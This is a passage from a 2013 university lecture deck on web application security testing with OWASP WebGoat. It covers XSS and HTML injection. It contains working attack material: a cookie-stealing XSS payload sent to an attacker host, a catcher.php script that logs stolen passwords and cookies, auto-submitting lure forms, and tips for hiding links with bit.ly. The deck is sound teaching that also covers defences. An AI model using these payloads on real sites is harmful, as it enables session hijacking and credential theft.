

## 7. Finding and Exploiting Vulnerabilities in Web Applications

Prof. Dr. Marc Rennhard  
Institut für angewandte Informationstechnologie InIT  
ZHAW School of Engineering  
rema@zhaw.ch

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 1

## Content

- **Introduction** to Security Testing of Web Applications
- **Finding and Exploiting Vulnerabilities** in Web Applications
  - Cross-Site Scripting
  - HTML Injection
  - SQL Injection
  - HTTP Response Splitting
  - Cross-Site Request Forgery
- **Tool support**
  - WebScarab as an example of a helpful tool

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 2

## Goals

- You understand the **importance of security testing** of web applications
- You know some of the most prominent **web application vulnerabilities** and can find and exploit them
- You know and understand the possibilities of the **WebScarab** tool and can use it appropriately

# Introduction to Web Application Security Testing

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 4

## Why Web Applications? (1)

Why has web application security testing become so important?

- Web applications are the **dominating type of online applications** especially with respect to interaction of users with online services
  - There are **many potential targets** for attackers that all use the same fundamental technology
- Web applications grant access to potentially very **valuable information** (e-banking, e-commerce etc.)
  - There exists potential financial gain for an attacker, so **attacking web applications is attractive**
- Web application vulnerabilities account for **60-80% of all reported vulnerabilities** these days
  - Security with respect to web applications is often poor, so **performing security tests is important**

## Why Web Applications? (2)

And an additional reason: Exploiting web application vulnerabilities is an **excellent showcase** that demonstrates in general what it means to find vulnerabilities in systems / applications and exploit them, because:

- A **wide range** of vulnerabilities and attack possibilities must be considered
- Various **skills** are required (protocols, technologies)
- It can only be done efficiently by using the right mix of **manual methods and tool support**

# Web Application Security Testing

- When we say "Web Application Security Testing", we primarily mean **analysing the application itself**
- The analysis may also include the **lower layers**
  - E.g. by trying to identify weaknesses in the OS or the web application server software using vulnerability scanners
  - But the focus (and hard work) lies with the application itself
- There are also **known web application vulnerabilities**, e.g. in a web shop product
- But we focus here on finding and exploiting **unknown vulnerabilities**

## Vulnerability Summary CVE-2008-1541

Original release date: 3/28/2008

Last revised: 8/7/2008

Source: US-CERT/NIST

### Overview

Directory traversal vulnerability in cgi-bin/his-webshop.pl in HIS Webshop 2.50 allows remote attackers to read arbitrary files via a .. (dot dot) in the t parameter.

### Impact

#### CVSS Severity (version 2.0):

CVSS v2 Base score: 4.3 (Medium) (AV:N/AC:M/Au:N/C:P/I:N/A:N) (legend)

Impact Subscore: 2.9

Exploitability Subscore: 8.6

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 7

## Nessus

Nessus is a commercial vulnerability scanner that can possibly find known web application vulnerabilities, see <http://www.tenable.com/products/nessus>. OpenVAS is a very good open source alternative, see <http://www.openvas.org>. More details about them can be found in the chapter about Penetration Testing.

- An excellent resource for web application security is the [Open Web Application Security Project \(OWASP\)](http://www.owasp.org), <http://www.owasp.org>)
- Develops and provides [guidelines](#) (best practices) and [tools](#)
  - OWASP [Guide](#): Guide to building secure web applications
  - OWASP [WebScarab](#): Tool that assists in security testing of web applications and web services
  - OWASP [WebGoat](#): A deliberately insecure web application for hands-on training about web application security testing
  - OWASP [ZAP Proxy](#): A fully automated testing tool for finding vulnerabilities in web applications
  - and much more...
- [OWASP Top Ten Project](#):
  - Lists the most serious web application vulnerabilities

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 8

## OWASP Top Ten (2010, 2013 to be released soon)


A1-Injection	Injection flaws, such as SQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing unauthorized data.
A2-Cross Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation and escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A3-Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation flaws to assume other users' identities.
A4-Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5-Cross Site Request Forgery (CSRF)	A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
A6-Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. All these settings should be defined, implemented, and maintained as many are not shipped with secure defaults. This includes keeping all software up to date, including all code libraries used by the application.
A7-Insecure Cryptographic Storage	Many web applications do not properly protect sensitive data, such as credit cards, SSNs, and authentication credentials, with appropriate encryption or hashing. Attackers may steal or modify such weakly protected data to conduct identity theft, credit card fraud, or other crimes.
A8-Failure to Restrict URL Access	Many web applications check URL access rights before rendering protected links and buttons. However, applications need to perform similar access control checks each time these pages are accessed, or attackers will be able to forge URLs to access these hidden pages anyway.
A9-Insufficient Transport Layer Protection	Applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic. When they do, they sometimes support weak algorithms, use expired or invalid certificates, or do not use them correctly.
A10-Unvalidated Redirects and Forwards	Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 9

## OWASP Top Ten

Source: [http://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)

## Web Application Basics (1)



- Users communicate with the web application via **HTTP requests**
- The request either addresses a **static** (e.g. HTML page) or an **active** (e.g. a servlet or a perl script) **resource** on the web application server
- Active resources often perform **database accesses** to retrieve content to dynamically generate the web page (a HTML document)
- Web page is sent to the user in the form of an **HTTP response**

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 10

## Web Application Basics (2)

- Many web application vulnerabilities are based on the fact that **users can submit data to the web application**, which then are interpreted

- The data is typically entered via **web forms**



- There are two ways to pass data (usually name-value pairs) to the web application: via **GET** or **POST request**:

```
GET /path/login.pl?user=Pete&pwd=tz&2_V HTTP/1.1
...
```

```
POST /path/login.pl HTTP/1.1
...
Content-Type: application/x-www-form-urlencoded
Content-Length: 19

user=Pete&pwd=tz&2_V
```

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 11

### Scripts and Parameters

The script (here the Perl-script login.pl) is specified - like any web resource - using its URL. Parameters are passed using name/value pairs; multiple parameters are separated with '&'. If the parameters are passed as GET parameters, the URL is followed by a '?', which is followed by the parameters. With a POST request, the parameters are inserted in the content-part.

- **Modern web technology** is “responsible” for most web application attacks
  - With purely static web content, there are only a few attack vectors
- Problem: **Active server-side resources**
  - They often receive and handle user input
  - This input can be chosen arbitrarily by the attacker
  - This can result in abusing the resource for the attacker’s purposes
- Problem: **Active client-side components** (esp. JavaScript)
  - Allow to, e.g., dynamically adapt a web page during rendering
  - This may enable an attacker to control the content displayed by the browser of a victim
- Problem: **Session tracking with cookies** (may be stolen, guessed...)
  - This may enable an attacker to hijack the session of another user

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 12

## Cross-Site Scripting

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 13

## Cross-Site Scripting (XSS) (1)

- The **Nr. 2 web application vulnerability** according to OWASP Top Ten
  - XSS vulnerabilities are somewhat less critical than injection flaws, but are found more frequently
- Basic idea: attacker manages to execute a **JavaScript in the browser of a victim**
- Most common type: **Reflected (or non-persistent) XSS:**
  - The victim clicks a link (in an e-mail or a web page) that was prepared by the attacker (contains JavaScript code as a parameter value)

```
<a href="http://www.xyz.com/search.asp?str=<script>...</script>">  
www.xyz.com</a>
```
  - The request is received by an active (vulnerable) resource on the server, which includes the received JavaScript into the generated web page
  - The web page is rendered in the browser and the JavaScript is executed

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 14

## Cross-Site Scripting (XSS) (2)

- Less common: **Stored (or persistent) XSS:**
  - Attacker manages to place the JavaScript permanently within the vulnerable web application, e.g. guest book, forum, auction...
  - Victim that views the corresponding page executes the JavaScript (so the user does not even has to click a link)
- Successfully carrying out XSS requires a **vulnerable web application**
- A web application **vulnerable to XSS** means the following:
  - The web application does not correctly **analyse/filter user-submitted data** for critical content (JavaScript code in this case)...
  - ...and the web application inserts the JavaScript code into the generated HTML page **without sanitising** it (e.g. replace < with &lt;)
  - Or the web application allows to store JavaScript code and makes it available to users **without sanitising** it

---


Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 15

## Cross-Site Scripting (XSS) (3)


- Successfully **exploiting an XSS vulnerability** can result in several attacks, e.g.:
  - **Modifying the web page** displayed in the browser “at will”, e.g. by adding or replacing a login dialogue
  - **Session hijacking** by reading the session cookie and sending it to the attacker
- Reflected XSS requires the victim to **click a link** – isn’t that very close to classic e-mail phishing?
  - Yes, but the difference is that **no fake server** is involved
  - If I want to steal credentials for www.xyz.com, the real server www.xyz.com is involved (and the real certificate if HTTPS is used)
  - Phishing detection mechanisms in e-mail clients or browsers therefore usually don’t work (host name in the link is the same as the displayed host name)

## Testing for XSS Vulnerabilities

- In web applications where content is sent back to the user, insert a simple JavaScript into web form fields, e.g.:



- If successful, a popup window is displayed



- This means the web application really sends back JavaScript code to the user...
- ...which serves as a proof-of-concept that the web application is vulnerable to XSS attacks...
- ...which most likely means the attacker can basically insert any JavaScript he likes

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 17

## WebGoat

The example above (and many that will follow) uses the OWASP WebGoat application (version 5.2). The WebGoat lesson used here is *Cross-Site Scripting (XSS) → Phishing with XSS*.

Source: [http://www.owasp.org/index.php/Category:OWASP\\_WebGoat\\_Project](http://www.owasp.org/index.php/Category:OWASP_WebGoat_Project)

## Exploiting an XSS Vulnerability (1) – Attacker JavaScript

- The previous example has shown an XSS vulnerability, which we will now **exploit**
- We perform an **XSS-based session hijacking** attack
  - The inserted JavaScript reads the session ID (exchanged in a cookie)
  - The cookie is forwarded to the attacker
- JavaScript to insert:

```
<script>
XSSImage=new Image();
XSSImage.src='http://ubuntu.dev/attackdemo/WebGoat/catcher/
catcher.php?cookie=' + document.cookie;
</script>
```

- We create a JavaScript Image object and specify the source for the image, which causes the browser to execute the request
- But the request does not serve to load an image, but simply to send **the cookie to the script catcher.php on the attacker's host** (ubuntu.dev)
- The cookie can be accessed by JavaScript with **document.cookie**

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 18

## JavaScript Dynamic Graphics

This feature can be used to change images in an HTML document on the fly, e.g. when the user moves his mouse cursor over a graphical button to highlight it. Such images are usually defined in a JavaScript Image object. The src attribute of an Image object specifies the image source. Creating a new Image in a JavaScript and setting the src attribute results in “calling the specified URL”, which usually loads the image from the specified URL. This is exactly what we exploited in the JavaScript above, but instead of loading an image we specify the URL in a way such that it sends the cookie to the attacker.

Note that there are also other ways to send the cookie to attacker when the web page is loaded, e.g. using the document.write function to dynamically insert an image or by using window.open.

## Exploiting an XSS Vulnerability (2) – Attacker JavaScript

- Before copy/pasting the script into the search field, we should **remove superfluous newline and space characters**
  - Values of GET or POST parameters should not contain such characters to make sure they are correctly interpreted by the web application
  - There's a nice web-based tool that easily assists in such tasks (and many others!): <http://yehg.net/encoding>

138 URL: [http://xss.progphp.com/xss1.html?foo=\[P\]](http://xss.progphp.com/xss1.html?foo=[P])

Test Utility

Utility

Validate XML

Compress

Save to Cookie

Get from Cookie

View All Cookies

<script>  
XSSImage=new Image;  
XSSImage.src='http://ubuntu.dev/attackdemo/WebGoat/ca  
/catcher.php?cookie=' + document.cookie;  
</script>

copy/paste

This facility will search the WebGoat source.

Search: <script>XSSImage=new

Search

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 19

### Remove newline Characters

Removing newline characters is especially important if the script is injected in a GET parameter, as the GET request must not contain any line breaks. With POST request, newline characters are usually not a problem, but it is in general a good idea to remove them to prevent unexpected side effects.

## Exploiting an XSS Vulnerability (3) – catcher.php

- Writing a server script to receive captured cookies is simple

```
<?php

$line = "";

if(isset($_REQUEST['user'])) {
    $line = "User: " . $_REQUEST['user'] . " ";
}
if(isset($_REQUEST['pass'])) {
    $line .= "Password: " . $_REQUEST['pass'] . " ";
}
if(isset($_REQUEST['cookie'])) {
    $line .= "Cookie: " . $_REQUEST['cookie'] . " ";
}

if($line != "") {
    $line .= "\n";
    $fd = fopen("catcher.txt", 'a+');
    fwrite($fd, $line);
    fclose($fd);
}
header("Location: http://ubuntu.dev:8080/WebGoat/attack");
?>
```

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 20

### catcher.php

The above script does not only serve to capture cookies, but also usernames and passwords.

- To demonstrate the entire exploit, we should also show how the victim can be [tricked into sending the JavaScript to the web application](#)
- To do so, we [prepare a link](#), which – when clicking on it – sends the same HTTP request as when filling in the form directly
  - When clicking the link, the victim will send the malicious JavaScript to the server...
  - ...the server sends back the web page containing the JavaScript...
  - ...which is interpreted in the browser and the session ID is sent to the attacker
- [Capturing the detailed request](#) can be done in various ways
  - Using a browser extension (Firefox Live HTTP Headers, Tamper Data...)
  - Using a local proxy that can intercept (or at least record) requests
- We use here the second option: [a local proxy](#)
  - There are various local proxies available
  - We use [OWASP WebScarab](#)

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 21

### WebScarab

Get it at [http://www.owasp.org/index.php/OWASP\\_WebScarab\\_Project](http://www.owasp.org/index.php/OWASP_WebScarab_Project)

## Exploiting an XSS Vulnerability (5) – Prepare Link

```
POST http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:10.0.2) Gecko/20100101 Firefox/10.0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Proxy-Connection: keep-alive
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900
Cookie: JSESSIONID=BD869FEFC8C45F2BD03ABF6E7B2F0024
Content-Type: application/x-www-form-urlencoded
Content-length: 197
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=

Username=%3Cscript%3EXSSImage%3Dnew+Image%3BXSSImage.src%3D%27http%3A%2F%2Fubuntu.dev%2Fattack%
```

- The request is a **POST** request
  - The URL contains some navigation parameters
  - The **actual search string** is submitted in the first (of two) POST parameters
- Unlike GET requests, **POST requests cannot simply be encoded in a link**
  - Instead, this must be done via a web form and JavaScript code
  - But: this **cannot be done via an e-mail message**, but only via a HTML document that is interpreted in a browser → we will do this in the following

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 22

## Exploiting an XSS Vulnerability (6) – HTML Document to Trick Victims

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>
<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username" value="Jack
```

Visible link, clicking it calls send\_postdata()

Two hidden (invisible) fields, which are included as POST parameters when the form is submitted; the first one contains the JavaScript

Visible HTML document

Dear all, check out these terrific new products at [ubuntu.dev](http://ubuntu.dev).

Yours, Jack

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 23

### Creating a POST Request

The example above shows how a POST request can be created when clicking a link in an HTML document. One simply uses a hidden form with the appropriate names and values for the fields. Clicking the link triggers a local JavaScript function (`send_postdata()`), which causes the form action to be executed.

## Exploiting an XSS Vulnerability (7) – Putting it all together

- Victim is logged into the web application

Results for: victim
Lesson
Normal user lessons


- Victim opens HTML document with the prepared link:

Dear all, check out these terrific new products at [ubuntu.dev](http://ubuntu.dev).  
Yours, Jack

- Clicking the link sends the cookie to the attacker by exploiting the XSS vulnerability

```
rennhard@ubuntu-generic: /var/www/attackdemo/WebGoat/catcher$ more catcher.txt
```

Cookie: JSESSIONID=581C37863382A8BF6F81CE3345B2F857



- Attacker uses the automatic Cookie-replacement feature of WebScarab

- Reloading the page allows him to take over the session



Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 24

### Has the Victim to be logged In?

In this demo, the victim must be logged in so the attack works. This is not always necessary with XSS. If the attack targets the public (anonymous) area of a web application, no log in is required. If the attack targets the authenticated area (e.g. a resource in the personal account settings of a user), an authenticated session must be present. To perform attacks such as session hijacking, an authenticated session is usually “much more valuable” as it truly allows the attacker to hijack an authenticated (and not an anonymous) session. If an XSS attack involves modifying the displayed webpage (e.g. displaying an own log in screen), no authenticated session must be established by a victim as a basis.

Note that the attack often works even if no authenticated session is available. When the victim clicks the link, he is usually redirected to the login-page. If he enters the credentials, he may even be forwarded to the original submitted resource and the attack still works. Even if forwarding does not happen automatically, there's a significant likelihood the user goes back to the original link and clicks it again, and the attack will work this time.

### XSS Success Probability

It's very likely that such attacks are successful:

- Spoofing a real-looking e-mail/e-card or placing a convincing text in a web forum is easy
- Looks harmless: We get product advertisements by e-mail all the time
- The HTML link “looks good”, because we use the real web server; no spoofed servers involved as with phishing e-mails → no strange-looking things such as <http://192.168.4.66/>...
- Many potential victims can be attacked in parallel

Note also that in some cases, clicking a link is not even needed

- Stored XSS: Consider a vulnerable e-shop where an attacker can place a persistent JavaScript (e.g. in a rating of a product)
- In this case, simply watching a site in the e-shop is enough to be attacked (e.g. to steal your session ID, assuming you are logged in)

## E-Mail Links and POST Requests (1)

- We mentioned that a **POST request cannot be generated by clicking on a link in an e-mail**
  - As a result, we generated the POST request from within an HTML document
  - The HTML document can be placed anywhere the attacker has access to (an own server, a compromised server, any server that allows placing HTML / JavaScript code...)
- Still, potential victims must access (find) that HTML document
  - As a result, it would be nice – also with POST requests – to **use an e-mail as the basis to trick users**
- In fact, that's **easily possible** using the following steps:
  - Prepare an HTML document that contains the following:
    - A **web form** that generates the **desired POST request** when submitted
    - **JavaScript code** that **automatically submits** the form when the page is loaded
  - In the e-mail, use a link to this HTML document

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 25

## E-Mail Links and POST Requests (2)

- HTML document that automatically sends the POST request:

```
<html>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?
Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username"
value=<script>XSSImage=new Image;XSSImage.src='http://
ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php?
cookie='+document.cookie;</script>">
<input type="hidden" name="SUBMIT" value="Search"></form>

<script type='text/javascript'>document.forms[0].submit();
</script>

</body>
</html>
```

Form to submit the POST request (unchanged)

This script is executed when the HTML document is loaded, which submits the form

- To trick the victim, simply send him an e-mail and include a link to the HTML document above

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 26

### POST Request via E-Mail

Instead of directly placing the link to the vulnerable site in an E-Mail (which is only possible with GET requests), we use an HTML document that creates the required POST request as an "intermediate hop". But for the victim, it's clicking a single link in both cases, as the indirection via the HTML document happens transparently for him and the final action in both cases is sending the "attacker" JavaScript to the vulnerable web site (or correctly; the vulnerable resource).


So as a result, you can see it's no big deal to use an e-mail as the basis to trick the victim even when a POST request must be sent to the vulnerable web site. One problem that remains is that you still have to place the HTML document "somewhere" (e.g. on a compromised web server) and the corresponding link may look suspicious in the e-mail. To make this more stealthier, you can do the following:

- Hide the link to the HTML document "behind", e.g., a bit.ly-link such as <http://bit.ly/come-to-my-great-site> (the visible link then corresponds to the actual link behind it, so phishing-detection mechanisms in e-mails very likely won't notice anything).
- Place the bit.ly-link in the e-mail that is sent to the potential victims.
- Clicking the e-mail causes the HTML document "behind" the bit.ly-link to be loaded, which causes the desired POST request to be sent to the vulnerable server.

For more details, check out: <http://forum.intern0t.net/web-hacking-war-games/2195-cross-site-scripting-via-post-requests.html>

## Stealing Credentials with XSS – Demonstration

- Victim has an account at a web shop (with XSS vulnerability)
- Attacker's goal: Get victim's username/password by presenting him a fake login dialogue, which sends the credentials to the attacker (and not to the shop)
- Attacker has already placed a corresponding JavaScript in a link of a message, victim has opened the message



Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 27

### Loading additional JavaScript Code

Step 2 is of course optional, but since the JavaScript code to fake an entire login dialogue can be quite large, it's usually simpler to integrate only a relatively short piece of code into the HTML link that loads additional JavaScript code (which contains the actual attack code) from a server controlled by the attacker.

### Faking the Login Dialogue

Faking the login dialogue is quite simple: take the original login screen as a basis but replace the address of the target server when submitting the entered data with the server of the attacker.

- XSS can effectively be prevented using [secure software development techniques](#)
- On the [server](#), do the following:
  - [Validate](#) all data provided by client (input validation)
  - [Sanitize](#) all client-provided data before sending them back to the browser
    - In particular, `replace <, > and "` with `&lt;`, `&gt;` and `&quot;` → browsers interpret these as string literals and not as control characters
    - Example: replace `<script>alert("XSS")</script>` with `&lt;script&gt;alert(&quot;XSS&quot;);&lt;/script&gt;`
  - The attacker may try to circumvent this by [encoding the script](#), so make sure to decode encodings before applying your filter
    - Especially important with [URI-encoded characters](#), which are interpreted by browser
    - Example: `<script>alert("XSS");</script>` equals `%3Cscript%3Ealert(%22XSS%22)%3B%3C%2Fscript%3E`
- On the client, [disable JavaScript](#)
  - Limits “browsing experience”, many websites no longer are usable

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 28

### Evading JavaScript filtering

There are a large number of possible JavaScript filtering evasion techniques. A very nice list is provided by the XSS Cheat Sheet on <http://ha.ckers.org/xss.html>.

- Today, many web browsers offer protection from reflected XSS attacks
- Basically, this works as follows:
  - When executing a JavaScript, the browser checks whether the script was sent to the server in the previous request
  - If this is the case, it is likely that it is a reflected XSS attack → the script is not executed
- Current state of popular browser:
  - Firefox: XSS Filter in development
  - Internet Explorer: protection, can be disabled in Internet Settings
  - Chrome: protection, can be disabled with command line option --disable-xss-auditor)
  - Safari: protection, but virtually no information available online
- This is a positive development and helps as a second line of defense
  - But as a developer, you should nevertheless make sure to solve this in your web application
  - You never know what browser will be used and stored XSS is still possible

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 29

### XSS Protection

- With respect to Chrome, information can be found online how reflected XSS protection (called XSS Auditor) works, e.g. here: <http://lwn.net/Articles/360424/>
- There's virtually no information available about how Safari's reflected XSS protection works, but most likely, it works similar as in Chrome.
- If one only adds the script in a local proxy – i.e. outside the browser – the script is executed in both cases, Chrome and Safari.

Be aware that these technologies may not be perfect and it is likely that ways to circumvent these protective measures (at least to a certain degree) will always exist, as this example shows: <http://seclists.org/fulldisclosure/2011/May/490>

Reflected XSS Protection in browsers is similar to existing mechanisms to protect from buffer overflow attacks: They help to increase the security, but are no excuse to not implement an application in a secure way.

## Content Security Policy (CSP) (1)

- CSP is a proposal by the [Mozilla Foundation](#) (made in 2009) primarily intended to mitigate XSS attacks
- CSP allows to specify from [which locations](#) (domains or hosts) different types of [web content can be loaded](#)
  - "Web content" includes everything that is loaded from external files, e.g. images, videos but also [JavaScript](#) code that is located in separate files
- The web server communicates this policy to the browser in an HTTP response header: [X-Content-Security-Policy](#)
  - Whenever this header is used, all content – including JavaScripts – must be [loaded from external files](#)
  - The allowed locations of these files are specified in the header line
  - This means it is no longer possible for an attacker to "embed" an executable JavaScript directly into a web page by exploiting a reflected XSS vulnerability

---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 30

### Content Security Policy

- For details, refer to <http://people.mozilla.com/~bsterne/content-security-policy/>
- A concise, but good introduction can be found here: <http://lwn.net/Articles/339379/>

## Content Security Policy (CSP) (2)

- Example: A website wants all content to come from its own domain:
  - `X-Content-Security-Policy: allow 'self'`
  - To embed an executable JavaScript, an attacker would have to "embed" the script into a file stored on a server in this domain, which is difficult
- Example: A website allows anything from its own domain except what is additionally defined: images from anywhere, plugin content from domains media1.com and media2.com, and scripts only from the host scripts.supersecure.com:
  - `X-Content-Security-Policy: allow 'self'; img-src *;  
object-src media1.com media2.com; script-src  
scripts.supersecure.com`
- Currently, Firefox, Chrome, IE and Safari support this at least partly
  - The standard is in "[W3C candidate recommendation](#)" status
  - It is likely this will be eventually be supported by all browsers (which still does not guarantee that developers will use this, of course)

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 31

### Content Security Policy

Note that a web application may likely have to be changed when switching to CSP, as all JavaScripts must now be put in separate files.

Server support is not critical. For instance, you can use the Header directive of the Apache web server to set a CSP header in HTTP responses:

```
# Content Security Policy Header  
X-Content-Security-Policy: allow 'self'
```

### Browser Support

This page shows which browsers are supporting CSP: <http://caniuse.com/contentsecuritypolicy>

You can use these two pages to test whether CSP is supported in a browser:

- <http://erlend.oftedal.no/blog/csp/readiness/version-1.0.php>
- <http://isc.sans.edu/tools/csptest.html>

## HTML Injection


---

Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 32

- Similar to XSS, but instead of a script, "normal" HTML code is injected
- Not as powerful as XSS because an attacker can only modify the displayed page in a limited way, usually by adding content
- On the other hand, applications are more likely to be vulnerable to HTML injection, especially if they filter only script-tags
  - Browser XSS protection features only help if they also cover HTML code
  - Content Security Policy won't help at all
- Finding HTML injection vulnerabilities can be done as follows:
  - Insert some HTML tags into a form field
  - Check the resulting web page source if it contains these tags



- Some insertions (as in this example) are also visible:



Marc Rennhard, 08.04.2013, SSI\_FindExploitWebAppVuln.pptx 33

### Vulnerability

The example above uses the OWASP WebGoat application. The WebGoat lesson used here is *Cross-Site Scripting (XSS) → Phishing with XSS*.

### Browser XSS Protection

This only helps against HTML injection attacks if the protection not only includes scripts (e.g. via script tags), but also HTML code (HTML tags). This is currently the case with Chrome and Safari, but not with IE.

## Exploiting an HTML Injection Vulnerability (1)

- As we have seen on the previous slide, there's an HTML injection vulnerability that we are going to **exploit**
- Our goal is to steal **user credentials**: username, password
- We do this by **adding a login screen** to the search page which pretends that user must log in to be able search for "Special Offers" (assuming the application is an e-shop)
